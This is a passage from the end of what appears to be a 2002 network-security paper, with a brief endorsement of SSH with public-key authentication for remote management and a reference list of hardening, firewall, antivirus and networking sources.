In my experience this is an excellent solution for small to medium installations.

Some of the benefits are that it is a very cheep solution for remote management. Assuming that a free SSH client and server are used. Also, SSH can be set up to use public Key authentication allowing for stronger authentication connections and reduce the number of password that has to be maintained and remembered by support staff.

List of References

Lasser, Jon. Beale, Jay, “Bastille Linux Hardening System”
URL:http://bastille-linux.org (1 September 2002)

The Internet Assigned Numbers Authority, “Internet Protocol V4 Address Space.”
URL: http://www.iana.org/assignments/ipv4-address-space (1 September 2002)

Zone Labs. “Zone Labs: Home/Office Products.”
URL:http://www.zonelabs.com/store/content/catalog/products/zap/zap_details.jsp
(1 September 2002)

Symantec Inc. “Symantec, Inc. Norton AntiVirus Professional Edition”
URL: http://www.symantec.com/nav/nav_pro/ (2 September 2002)

Checkpoint Software Technologies, “Check Point Products and Solution”
URL: http://www.checkpoint.com/products/index.html (4 September 2002)

Network Working Group, “RFC 1918 Address Allocation for Private Internets”
February 1996 URL:http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1918.html
(4 September 2002)

AT&T Laboratories Cambridge, “Making VNC more secure using SSH” 1999
URL: http://www.uk.research.att.com/vnc/sshvnc.html (11 September 2002)

Herve Schauer Consultants, “Hping home page”
URL: http://www.hping.org/ (October 29 2002)